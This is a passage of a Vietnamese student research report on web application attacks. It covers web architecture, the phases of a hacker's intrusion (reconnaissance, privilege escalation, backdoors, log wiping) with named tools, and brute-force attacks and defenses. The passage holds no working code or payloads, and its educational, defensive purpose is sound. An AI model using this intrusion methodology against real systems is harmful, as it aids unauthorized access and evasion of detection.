

BAN CƠ YẾU CHÍNH PHỦ  
**HỌC VIỆN KỸ THUẬT MẬT MÃ**

-----



**ĐỀ TÀI:**  
**Nghiên Cứu và thử nghiệm một số kỹ thuật tấn công web**

Sinh viên thực hiện:

Nguyễn Đức Mạnh	AT170432
Nguyễn Bá Trung	AT170452
Lê Trung Hiếu	AT170416
-----Nhóm 77-----	

Người hướng dẫn:

**ThS. Lê Đức Thuận**

Khoa An toàn thông tin – Học viện Kỹ thuật mật mã

Hà Nội, 2023

<b>MỞ ĐẦU .....</b>	<b>5</b>
<b>DANH MỤC CÁC HÌNH VẼ .....</b>	<b>7</b>
<b>LỜI CẢM ƠN.....</b>	<b>9</b>
<b>CHƯƠNG I. TỔNG QUAN ỨNG DỤNG WEB VÀ MỘT SỐ PHƯƠNG PHÁP TẤN CÔNG ỨNG DỤNG WEB ĐIỂN HÌNH.....</b>	<b>10</b>
<b>1.1. Tổng quan về ứng dụng web.....</b>	<b>10</b>
1.1.1. Khái niệm ứng dụng web .....	10
1.1.2. Cấu trúc của ứng dụng web.....	10
1.1.3. Mô tả hoạt động của ứng dụng web .....	11
1.1.4. Sơ lược quá trình tấn công của hacker .....	12
1.1.4.1. Các giai đoạn tấn công .....	12
1.1.4.2. Khảo sát ứng dụng web .....	14
1.1.4.3. Tấn công mục tiêu .....	15
<b>1.2. Một số phương pháp tấn công ứng dụng web điển hình .....</b>	<b>16</b>
1.2.1. Tấn công Brute Force .....	16
1.2.1.1. Tấn công Brute Force là gì .....	16
1.2.1.2. Cách phòng chống và bảo vệ để tránh khỏi các cuộc tấn công Brute Force	17
1.2.2. Phishing.....	18
1.2.2.1 Phishing là gì? .....	18
1.2.2.2 Các cách tấn công Phishing.....	18
1.2.2.3 Các cách phòng chống Phishing.....	19
1.2.3. CSRF (Cross-site Request Forgery).....	19
1.2.3.1 CSRF (Cross-site Request Forgery) là gì? .....	19
1.2.3.2 Lịch sử về tấn công CSRF .....	19
1.2.3.3 Kịch bản tấn công CSRF .....	20
1.2.3.4 Cách phòng chống tấn công CSRF .....	21
1.2.4. Dự đoán, chèn phiên (Credential/Session Prediction) .....	22
1.2.5. DDoS (Distributed Denial of Service) .....	23
1.2.5.1 DDoS là gì? .....	23
1.2.5.2 Một số dạng tấn công DDoS .....	23
1.2.5.3 Cách phòng chống tấn công DDoS .....	24

## **CHƯƠNG 2. PHÂN TÍCH MỘT SỐ KỸ THUẬT TẤN CÔNG ỨNG DỤNG WEB VÀ PHƯƠNG PHÁP NGĂN CHẶN..... 25**

<b>2.1 SQL injection.....</b>	<b>25</b>
2.1.1 Khái niệm SQL injection .....	25
2.1.2 Phân loại SQL injection .....	26
2.1.2.1. In-band SQLi .....	27
2.1.2.2 Inferential SQLi (Blind SQLi) .....	28
2.1.2.3 Out-of-band SQLi.....	29
2.1.3 Các con đường khai thác.....	29
2.1.3.1 Thông qua “user input” .....	29
2.2.3.2 Thông qua Cookie .....	30
2.1.3.3 Thông qua biến server .....	30
2.1.4 Kỹ thuật khai thác .....	31
2.1.4 .1 Với Boolean based và Time based Blind SQL injection .....	31
2.1.4.2 Union query based.....	31
c)Ví dụ .....	32
2.1.4.3 Batched query .....	34
2.1.4.4 Order by clause.....	34
2.1.4.5 Một số kỹ thuật vượt qua cơ chế lọc .....	34
2.1.4.6 Một số tool khai thác .....	37
2.1.5 Phương pháp phòng chống và ngăn chặn .....	37
2.1.5.1 Client .....	38
2.1.5.2 Server.....	38
2.1.5.3 Database.....	38
2.1.5.4 Sử dụng htaccess .....	38
2.1.5.5 Xác thực bên thứ ba.....	39
<b>2.2 XSS(Cross Site Scripting).....</b>	<b>39</b>
2.2.1 Khái niệm.....	39
2.2.2 Phân loại.....	39
2.2.2.1 Reflexed XSS .....	39
2.2.2.2 Stored XSS .....	40
2.2.2.3 DOM-based XSS .....	40

2.2.3 Các con đường khai thác.....	40
2.2.3.1 Thực thi mã độc từ URL.....	40
2.2.3.2 Thực thi mã độc từ các biểu mẫu đầu vào.....	40
2.2.3.3 Thực thi mã độc từ phản hồi trả về từ máy chủ .....	41
2.2.3.4 Thực thi mã độc từ các phần mở rộng của trình duyệt.....	41
2.2.4 Kỹ thuật khai thác .....	41
2.2.4.1 XSS vào trong thẻ HTML và các thẻ thuộc tính của thẻ HTML .....	41
2.2.4.2 XSS vào Javascript .....	42
2.2.4.3 Xss mã hóa HTML .....	45
2.2.4.4 XSS thông qua Client-side template injection .....	46
2.2.4.5 DOM XSS kết hợp với Reflected và Stored XSS .....	47
2.2.5 Phương pháp phòng chống và ngăn chặn .....	47
2.2.5.1 Client .....	47
2.2.5.2 Server.....	48
2.2.5.3: database .....	48
2.2.5.4: sử dụng template engine.....	48
2.2.5.5 CSP(Content Security Policy) .....	49
<b>CHƯƠNG 3: THỰC NGHIỆM TRIỂN KHAI TẤN CÔNG.....</b>	<b>54</b>
<b>3.1 Mô hình triển khai .....</b>	<b>54</b>
<b>3.2 Các kịch bản tấn công.....</b>	<b>54</b>
3.2.1 Lỗ hổng SQL injection cho phép bỏ qua đăng nhập .....	54
3.2.2 Union based SQL injection.....	55
3.2.3 Reflexed XSS.....	60
3.2.4 Stored XSS.....	61
<b>3.3 Phương pháp phòng thủ.....</b>	<b>62</b>
3.3.1 Ngăn chặn Sqlinjection .....	62
3.3.2 Ngăn chặn XSS .....	63
<b>KẾT LUẬN.....</b>	<b>68</b>
<b>TÀI LIỆU THAM KHẢO.....</b>	<b>70</b>

## Mở đầu

### i. Tính cấp thiết của đề tài

Vấn đề bảo vệ an toàn ứng dụng web là cực kỳ cấp thiết trong thời đại công nghệ thông tin hiện nay. Với sự phát triển của Internet và công nghệ web, các ứng dụng web đã trở thành một phần quan trọng của cuộc sống và kinh doanh. Tuy nhiên, các ứng dụng web cũng trở thành mục tiêu của các kẻ tấn công mạng, nhằm đánh cắp thông tin cá nhân, tài khoản ngân hàng hay làm hỏng hệ thống.

Do đó, việc bảo vệ an toàn ứng dụng web là rất quan trọng để đảm bảo rằng các ứng dụng web có thể hoạt động một cách an toàn và tin cậy. Các tổ chức, doanh nghiệp và các nhà phát triển ứng dụng web cần phải chú ý đến vấn đề bảo vệ an toàn, bao gồm bảo vệ thông tin cá nhân, ngăn chặn tấn công mạng, đảm bảo tính toàn vẹn dữ liệu và đảm bảo tính khả diễn giải của thông tin. Điều này sẽ giúp giảm thiểu rủi ro về bảo mật và đảm bảo an toàn cho người dùng và doanh nghiệp.

Vì vậy, việc tìm hiểu các lỗ hổng bảo mật của các ứng dụng web là rất quan trọng để phòng tránh các cuộc tấn công. Xuất phát từ tính cấp thiết đó, nhóm đã chọn đề tài: “Nghiên cứu và thử nghiệm một số kỹ thuật tấn công web” làm đề tài nghiên cứu.

### ii. Mục tiêu thực hiện

**Tên Đề Tài:** ”Nghiên cứu, thực nghiệm một số kỹ thuật tấn công web và cách phòng tránh”

Mục tiêu thực hiện:

- Tìm hiểu về ứng dụng web và 1 số phương pháp tấn công điển hình
- Phân tích một số kỹ thuật tấn công và phương pháp ngăn chặn
- Demo tấn công

### iii. Đối tượng đề tài

Các lỗ hổng web được xác định là các điểm yếu trong thiết kế và triển khai của các ứng dụng web và website, có thể gây ra những tác động tiêu cực cho người dùng và đơn vị sở hữu. Chúng là các điểm tiếp cận dễ dàng cho những kẻ tấn công có thể sử dụng để truy cập vào thông tin quan trọng, hoặc thực hiện những hành động gây hại cho hệ thống. Vì vậy, việc tìm kiếm và sửa chữa các lỗ hổng web là rất cần thiết để đảm bảo an toàn và bảo mật cho các ứng dụng web và website.

#### **vi.Các nhiệm vụ chính cần thực hiện**

Nội dung nghiên cứu được tập trung vào các nội dung chính như sau:

- Xác định các lỗ hổng Web phổ biến
- Thực hiện phân tích và đánh giá lỗ hổng web
- Thực hiện thử nghiệm và kiểm tra
- Đề xuất giải pháp phòng tránh

## DANH MỤC CÁC HÌNH VẼ

Hình 1. 1	Mô tả ứng dụng web .....	10
Hình 1. 2	Kiến trúc của một số ứng dụng web .....	11
Hình 1. 3	Mô hình hoạt động của một ứng dụng web .....	12
Hình 1. 4	Quá trình tấn công của hacker .....	12
Hình 2. 1	Phân loại các kiểu tấn công SQL injection .....	27
Hình 2. 2	Ví dụ báo lỗi Error-based SQLi .....	28
Hình 2. 3	Ví dụ về lỗi Union-based SQLi .....	28
Hình 2. 4	Ví dụ khai thác user input .....	30
Hình 2. 5	Ví dụ các biến server.....	31
Hình 2. 6	Thực thi mã độc từ các biểu mẫu đầu vào .....	41
Hình 3. 1	Form đăng nhập .....	54
Hình 3. 2	Thực hiện tiêm SQL injection cho phép bỏ qua đăng nhập .....	55
Hình 3. 3	Kết quả sau khi tiêm SQL injection cho phép bỏ qua đăng nhập.....	55
Hình 3. 4	Hiển thị sản phẩm .....	56
Hình 3. 5	Khai thác Union based SQL injection bước 1 .....	56
Hình 3. 6	Khai thác Union based SQL injection bước 2 .....	57
Hình 3. 7	Khai thác Union based SQL injection bước 3 .....	57
Hình 3. 8	Khai thác Union based SQL injection bước 4 .....	57
Hình 3. 9	Khai thác Union based SQL injection bước 5 .....	58
Hình 3. 10	Khai thác Union based SQL injection bước 6 .....	58
Hình 3. 11	Khai thác Union based SQL injection bước 7 .....	59
Hình 3. 12	Khai thác Union based SQL injection bước 8 .....	59
Hình 3. 13	Khai thác Union based SQL injection bước 9 .....	60
Hình 3. 14	Trang chat .....	60
Hình 3. 15	Sau khi gửi đoạn javascript khai thác Reflexed XSS .....	61
Hình 3. 16	File đã có cookie của nạn nhân.....	61
Hình 3. 17	Comment sản phẩm.....	61
Hình 3. 18	Chèn script để khai thác Stored-XSS.....	62
Hình 3. 19	Kết quả khai thác Stored-XSS .....	62
Hình 3. 20	kết quả ngăn chặn SQL injection cho phép bỏ qua đăng nhập.....	63

Hình 3. 21 Ngăn chặn XSS chuyển hết về text.....	64
Hình 3. 22 Ngăn chặn XSS xóa thẻ script .....	65
Hình 3. 23 Ngăn chặn XSS chỉ chấp nhận chữ và số .....	65
Hình 3. 24 Ngăn chặn XSS encode các ký tự đặc biệt .....	66
Hình 3. 25 Ngăn chặn XSS sử dụng CSP .....	67



## LỜI CẢM ƠN

Chúng em xin chân thành cảm ơn thầy **Lê Đức Thuận** đã tận tình hướng dẫn, truyền đạt kiến thức và chỉ dạy cho chúng em trong suốt thời gian thực hiện đề tài để chúng em có thể hoàn thành bài báo cáo này một cách tốt nhất.

Mặc dù có nhiều cố gắng nhưng với lượng kiến thức hạn hẹp nên bài báo cáo của chúng em không thể tránh khỏi nhiều thiếu sót. Chúng em rất mong nhận được sự góp ý, chỉ bảo của thầy để bài báo cáo của chúng em được hoàn thiện hơn.

Chúng em xin chân thành cảm ơn!

Hà Nội, tháng 6 năm 2023

Sinh Viên Thực Hiện

Nguyễn Đức Mạnh

Nguyễn Bá Trung

Lê Trung Hiếu

# CHƯƠNG I. TỔNG QUAN ỨNG DỤNG WEB VÀ MỘT SỐ PHƯƠNG PHÁP TÂN CÔNG ỨNG DỤNG WEB ĐIỂN HÌNH

## 1.1. Tổng quan về ứng dụng web

### 1.1.1. Khái niệm ứng dụng web

Internet đã đánh dấu một bước tiến lớn trong lĩnh vực công nghệ thông tin và trở thành một cuộc cách mạng toàn diện. Sự phát triển nhanh chóng của nó đã thâm nhập vào nhiều lĩnh vực, từ thông tin và kinh tế-xã hội tới giải trí trực tuyến, như các trò chơi trực tuyến, và ngày nay, Internet đã trở thành một phần thiết yếu trong cuộc sống của chúng ta.

Các ứng dụng web là những ứng dụng được thiết kế để chạy trên nền tảng web, cho phép người dùng tương tác dễ dàng hơn với các trang web và cung cấp nhiều tiện ích trực tuyến mà không cần phải cài đặt phần mềm trên máy tính. Chúng mở ra nhiều cơ hội và tiện ích cho người sử dụng, từ đặt vé máy bay trực tuyến, mua bán và thanh toán trực tuyến, đến việc chia sẻ thông tin và giao lưu trên mạng thông qua các blog và trang web cá nhân.

Với chỉ một chiếc máy tính hoặc thiết bị cầm tay và trình duyệt web, người dùng có thể truy cập vào bất kỳ dịch vụ trực tuyến nào từ bất kỳ đâu. Các ứng dụng web cung cấp cho người dùng trải nghiệm tốt hơn và tương tác dễ dàng hơn với các trang web, đồng thời cung cấp nhiều công cụ trực tuyến mà không cần cài đặt phần mềm trên máy tính.

Ứng dụng web (web application) là các ứng dụng được xây dựng để thực thi trên nền web. Thông qua chúng, người dùng có thể tương tác tốt hơn với website cũng như nhờ nó chúng ta có nhiều ứng dụng/công cụ chạy online mà không cần cài phần mềm trên máy tính.




**Hình 1. 1 Mô tả ứng dụng web**

### 1.1.2. Cấu trúc của ứng dụng web

Tốc độ phát triển của các kỹ thuật xây dựng ứng dụng web cũng phát triển rất nhanh. Trước đây những ứng dụng web thường được xây dựng bằng CGI (Common Gateway Interface) được chạy trên các trình chủ Web và có thể kết nối vào các cơ sở dữ liệu đơn giản trên cùng máy chủ. Ngày nay, ứng dụng web thường được viết bằng Java và chạy trên máy chủ phân tán, kết nối đến nhiều nguồn dữ liệu.

Dù có nhiều biến thể, một ứng dụng Web thông thường được cấu trúc như một ứng dụng ba lớp:




**Hình 1. 2 Kiến trúc của một số ứng dụng web**

- Lớp trình bày: Lớp này có nhiệm vụ hiển thị dữ liệu cho người dùng, ngoài ra còn có thể có thêm các ứng dụng tạo bố cục cho trang web.
- Lớp ứng dụng: Là nơi xử lý các ứng dụng web. Nó sẽ xử lý thông tin người dùng yêu cầu, đưa ra quyết định, gửi kết quả đến “lớp trình bày” lớp này thường được cài đặt bằng các kỹ thuật lập trình như Java, NET, PHP hay ColdFusion, được triển khai trên các trình chủ như IBM WebSphere, WebLogic, Apache, HS...
- Lớp dữ liệu: thường là các hệ quản trị dữ liệu (DBMS) chịu trách nhiệm quản lý các file dữ liệu và quyền sử dụng.

### 1.1.3 Mô tả hoạt động của ứng dụng web

Các ứng dụng web thường được mã hóa bằng ngôn ngữ được trình duyệt hỗ trợ như JavaScript và HTML vì các ngôn ngữ này dựa trên trình duyệt để render chương trình thực thi. Có một số ứng dụng động yêu cầu quá trình xử lý phía máy chủ, còn lại các ứng dụng tĩnh sẽ hoàn toàn không cần xử lý ở phía máy chủ.

Ứng dụng web yêu cầu một web server để quản lý các yêu cầu từ máy khách, một application server để thực hiện các tác vụ được yêu cầu và đôi khi, một database để lưu trữ thông tin. Công nghệ application server có các loại từ ASP.NET, ASP và ColdFusion, đến PHP và JSP.



**Hình 1. 3 Mô hình hoạt động của một ứng dụng web**

Đầu tiên trình duyệt sẽ gửi một yêu cầu (request) đến trình chủ Web thông qua các lệnh cơ bản GET, POST... của giao thức HTTP, trình chủ lúc này có thể cho thực thi một chương trình được xây dựng từ nhiều ngôn ngữ như: C, C++, Java... hoặc trình chủ yêu cầu bộ diễn dịch thực thi các trang ASP, JSP... theo yêu cầu của trình khách.


Tùy theo các tác vụ của chương trình được cài đặt mà nó xử lý, tính toán kết nối đến cơ sở dữ liệu, lưu các thông tin do trình khách gửi đến...

#### 1.1.4. Sơ lược quá trình tấn công của hacker

##### 1.1.4.1. Các giai đoạn tấn công

Quá trình tấn công của một hacker có thể được khái quát qua 3 giai đoạn:

- Giai đoạn 1: Thu thập thông tin.
- Giai đoạn 2: Phân tích và hành động.
- Giai đoạn 3: Dừng và xóa dấu vết



**Hình 1. 4 Quá trình tấn công của hacker**

a) Giai đoạn 1: Thu thập thông tin

Gồm 3 bước chính: FootPrinting, Scanning, Enumecration.

**FootPrinting (In dấu chân):** Là bước mà kẻ tấn công thu thập thông tin về đối tượng, người dùng, doanh nghiệp, các chi nhánh của công ty, máy chủ... bao gồm các chi tiết Domain Name, địa chỉ IP, Networking Protocols, thông tin về người quản trị... Đây là một bước quan trọng cho hacker, đôi khi với những thông tin này hacker đã có thể làm chủ hệ thống. Công cụ hỗ trợ: Nslookup, Smart Whois, UseNet Google Earth Search engines (công cụ tìm kiếm), <http://www.networksolution.com>, <http://www.archive.org>

**Scanning (Quét thăm dò mạng):** Phần lớn thông tin quan trọng từ server có được từ bước này. Xác định hệ điều hành, xác định hệ thống có đang chạy không, tìm hiểu các dịch vụ đang chạy hay đang lắng nghe, tìm hiểu các lỗ hổng, kiểm tra các cổng, xác định các dịch vụ sử dụng giao thức TCP và UDP... Công cụ hỗ trợ như LANGuard, xScan, NetScan Tools iNetTools Nmap.

**Enumeration (Điểm danh mạng - liệt kê tìm lỗ hổng):** Đến đây, các attacker bắt đầu kiểm soát server sơ bộ. Bước này là tìm kiếm những tài nguyên được bảo vệ kém, hoặc tài khoản người dùng mà có thể sử dụng để xâm nhập, bao gồm các mật khẩu mặc định, các script và dịch vụ mặc định. Rất nhiều người quản trị mạng không biết đến hoặc không sửa đổi lại các giá trị này của thiết bị. Công cụ hỗ trợ: DumpSec, NbtScan, SuperScan, NetviewX, UserInfo...

b) Giai đoạn 2: Phân tích và hành động

Gồm 3 bước chính: Gaining Access, Privilege Escalation, Pirling.

**Gaining Access (Đột nhập hệ thống):** Hacker sẽ tìm cách truy cập vào mạng bằng những thông tin có được ở ba bước trong giai đoạn 1. Phương pháp được sử dụng ở đây có thể là tấn công vào lỗi tràn bộ đệm, lấy và giải mã file password, hay brute force (kiểm tra tất cả các trường hợp) password, đột nhập qua các cổng mở... Công cụ hỗ trợ: Password ceavesdropping, Tcpdump, L0phtcrack, NAT, Pwdump2 (NT), Remote Buffer Overflows, Brute-force password attacks...

**Privilege Escalation (Nâng quyền hệ thống):** Trong trường hợp hacker xâm nhập được vào mạng với một tài khoản nào đó, thì họ sẽ tìm cách kiểm soát toàn bộ hệ thống. Hacker sẽ tìm cách crack password của admin, hoặc sử dụng lỗ hổng để leo thang đặc quyền. Kẻ xâm nhập có thể truy cập vào các file hay folder dữ liệu mà tài khoản người sử dụng ban đầu không được cho phép truy cập. Khi hacker đạt được mức độ quyền truy cập đủ cao, họ có thể cài đặt phần mềm như là Backdoors và Trojan horses, cũng như cho phép truy cập sâu hơn và thăm dò. Mục đích chung của hacker là chiếm được quyền truy cập ở mức độ quản trị. Khi đã đạt được mục đích đó, họ có toàn quyền điều khiển hệ thống mạng. Công cụ hỗ trợ: L0phtcrack, Password cracking, BUG, Exploits. John và Riper là hai chương trình

crack password rất hay được sử dụng. Có thể sử dụng Sniffer để bắt các gói tin, từ đó phân tích tìm ra mật khẩu.

Piriling (Khai thác hệ thống): Thông tin lấy từ bước trên đủ để hacker định vị server và điều khiển server. Nếu bước này không thành công, hãy đến bước DoS (Denial of Service). Công cụ hỗ trợ: Rhost, Configuration files, Registry, Telnet, FTP...

c) Giai đoạn 3: Dừng và xóa dấu vết

Gồm 2 bước chính: Creating Backdoors, Covering Tracks.

Creating Backdoors (Tạo cổng hậu): Để chuẩn bị cho lần xâm nhập tiếp theo được dễ dàng hơn. Hacker để lại Backdoors, tức là một cơ chế cho phép hacker truy nhập trở lại bằng con đường bí mật không phải tốn nhiều công sức khai phá, bằng việc cài đặt Trojan hay tạo user mới. Công cụ hỗ trợ: Ở đây là các loại Trojan, keylog, creat rogue user accounts, schedule batch Jobs, replace apps with Trojan. VNC, BO2K...

Covering Tracks (Xóa dấu vết): Sau khi đã có những thông tin cần thiết, hacker tìm cách xóa dấu vết, xóa các file LOG của hệ điều hành (vì hệ thống luôn ghi nhận những hành động của người dùng) làm cho người quản lý không nhận ra hệ thống đã bị xâm nhập hoặc có biết cũng không tìm ra kẻ xâm nhập là ai. Công cụ hỗ trợ: Clear logs, Zap, Event log GUL, rootkits, file streaming...

#### 1.1.4.2. Khảo sát ứng dụng web

Khi phạm vi ứng dụng của các Web application ngày càng phổ biến thì khả năng xuất hiện lỗi và bị tấn công càng cao. Trong các lĩnh vực hacking, hack Web application luôn là một công việc được hacker nhắm đến nhằm mục đích phục vụ một yêu cầu nào đó của họ hay để phá hoại.

Trước hết hacker tiến hành thu thập thông tin ở mức trên về hạ tầng của mục tiêu. Thu thập một số thông tin quan trọng như có bao nhiêu server, mô hình của các Web server, các client nào sẽ tương tác với ứng dụng Web, kiểu giao tiếp thông tin (transport) và thông qua các cổng (port) nào, những site liên quan đến việc thực hiện chức năng của site mục tiêu...

Tiếp đó hacker khảo sát ứng dụng Web. Một trong những phương pháp khảo sát khá phổ biến từ trước đến giờ đó là xem mã nguồn và lợi dụng các lỗi cho phép xem mã nguồn các ngôn ngữ Web thông dụng hiện nay như Active Server Pages (ASP), Common Gateway Interface (CGI), ColdFusion Server (CFM), Hypertext Preprocessor (PHP).

Sử dụng một số phép thử như thêm dấu ° vào các url theo khuôn dạng truyền vào giá trị rất phổ biến, đưa vào những mẫu thử cơ bản của form xác thực đăng nhập để khảo sát các lỗi SQL injection.

- Đưa vào các thông tin “lạ” ở các form ứng dụng Web hay trên url để xem các thông điệp chuyên xuống cho người dùng khi ứng dụng có lỗi. Các thông báo lỗi thông thường tiết lộ các chi tiết kỹ thuật có thể cho phép kẻ tấn công biết được điểm yếu của hệ thống.
- Sử dụng các công cụ để đưa các trang Web mục tiêu vào dò tìm các lỗi của người phát triển ứng dụng để từ đó xây dựng nên kịch bản tấn công và chọn cách tấn công cụ thể.
- Tìm hiểu sâu về các chức năng của ứng dụng Web. Tìm hiểu cách thực hiện của các phần trong ứng dụng, đặc biệt như các order input, order tracking.
- Tìm hiểu luồng di chuyển của thông tin. Các thông tin tương tác giữa client và server, các thông tin tương tác với database. Hiện nay việc viết mã để thực hiện việc giao tiếp thông tin thường phải đảm bảo được tính hiệu quả (nhanh) và bảo mật (có thể sẽ chậm hơn). Thường thì tính hiệu quả được ưu tiên hơn do đó có thể sẽ phát sinh lỗi trong quá trình đó và giúp hacker có thể lợi dụng các lỗi để đoạt quyền điều khiển hệ thống.

#### 1.1.4.3. Tấn công mục tiêu

Việc thu thập thông tin là vấn đề quan trọng cho việc tấn công vào một hệ thống máy mục tiêu. Cho dù hacker tấn công theo phương diện phần cứng hay qua ứng dụng thì việc thu thập thông tin vẫn là cần thiết.

Sau khi đã khảo sát và thu thập thông tin mục tiêu, hacker bắt đầu thực hiện tấn công nhằm xâm nhập vào hệ thống lấy thông tin, đưa thông tin xấu vào, dành quyền kiểm soát... Có thể trong những bước đã nêu hacker không cần phải đi qua theo thứ tự hay qua hết, nhưng việc nắm rõ thông tin của máy mục tiêu luôn là điều kiện tiên quyết để dẫn đến thành công trong việc tấn công. Tùy vào thông tin thu thập được mà hacker sẽ quyết định tấn công theo kỹ thuật nào, xây dựng một kịch bản tấn công phù hợp.

a) Một số kịch bản tấn công:

Tấn công đồng loạt vào các trang tin điện tử thuộc Chính phủ, thành phố, bộ, sở ban ngành... làm thay đổi nội dung, đưa thông tin sai lệch...

Tấn công vào các ứng dụng Web mua bán, giao dịch trực tuyến để đánh cắp thông tin cá nhân, thẻ tín dụng...

Tấn công ứng dụng Web, đặt mã độc tại trang Web, sử dụng máy chủ bị lỗi để thực hiện hành vi tấn công khác.

b) Mục đích tấn công cơ bản của hacker trên các ứng dụng web như sau:

Tấn công với mục đích chính trị (tấn công các trang tin điện tử thuộc chính phủ, thành phố, các sở ban ngành...).

Tấn công với mục đích lợi nhuận (các trang thương mại điện tử, tài chính, ngân hàng, các doanh nghiệp...).

Tấn công với mục đích cá nhân.

c) Hậu quả tấn công của hacker trên các ứng dụng web:

Dù tấn công dưới bất kỳ với mục đích gì thì hậu quả ảnh hưởng đều rất đáng kể, thiệt hại to lớn về uy tín, kinh tế, gây thiệt hại cho người dùng mạng, bị đánh cắp thông tin, có thể bị hacker lợi dụng để tấn công một tổ chức khác, tận dụng phát tán lừa đảo...

Nếu không thành công trong việc xâm nhập bằng các kỹ thuật phổ biến, thì DoS là cách thức mà hacker thường lựa chọn để làm cho hệ thống không thể hoạt động được.

## **1.2. Một số phương pháp tấn công ứng dụng web điển hình**

### **1.2.1. Tấn công Brute Force**

#### **1.2.1.1. Tấn công Brute Force là gì**

Tấn công Brute Force là một loại tấn công mạng, trong đó bạn có một phần mềm, xoay vòng các ký tự khác nhau, kết hợp để tạo ra một mật khẩu đúng. Phần mềm Brute Force Attack password cracker đơn giản sẽ sử dụng tất cả các kết hợp có thể để tìm ra mật khẩu cho máy tính hoặc máy chủ mạng. Nó rất đơn giản và không sử dụng bất kỳ kỹ thuật thông minh nào. Vì phương pháp này chủ yếu dựa trên toán học, phải mất ít thời gian hơn để crack mật khẩu, bằng cách sử dụng các ứng dụng brute force thay vì tìm ra chúng theo cách thủ công. Nói phương pháp này dựa trên toán học vì máy tính làm rất tốt các phép toán và thực hiện chúng trong vài giây, nhanh hơn rất nhiều lần so với bộ não con người (mất nhiều thời gian hơn để tạo ra các sự kết hợp).

Tấn công Brute Force là tốt hay xấu tùy thuộc vào người sử dụng nó. Nó có thể được bọn tội phạm mạng cố gắng sử dụng để hack vào một máy chủ mạng, hoặc nó có thể được một quản trị viên mạng dùng để xem mạng của mình được bảo mật có tốt không. Một số người dùng máy tính cũng sử dụng các ứng dụng brute force để khôi phục mật khẩu đã quên.



### 1.2.1.2. Cách phòng chống và bảo vệ để tránh khỏi các cuộc tấn công Brute Force

Vì không có logic đặc biệt nào được áp dụng trong các cuộc tấn công Brute Force, ngoại trừ việc thử các kết hợp khác nhau của các ký tự được sử dụng để tạo mật khẩu, nên biện pháp phòng ngừa ở mức rất cơ bản và tương đối dễ dàng.

Ngoài việc sử dụng phần mềm bảo mật và hệ điều hành Windows được cập nhật đầy đủ, bạn nên sử dụng một mật khẩu mạnh có một số đặc điểm sau:

- Có ít nhất một chữ hoa
- Có ít nhất một chữ số
- Có ít nhất một ký tự đặc biệt
- Mật khẩu phải có tối thiểu 8-10 ký tự
- Bao gồm ký tự ASCII, nếu bạn muốn.

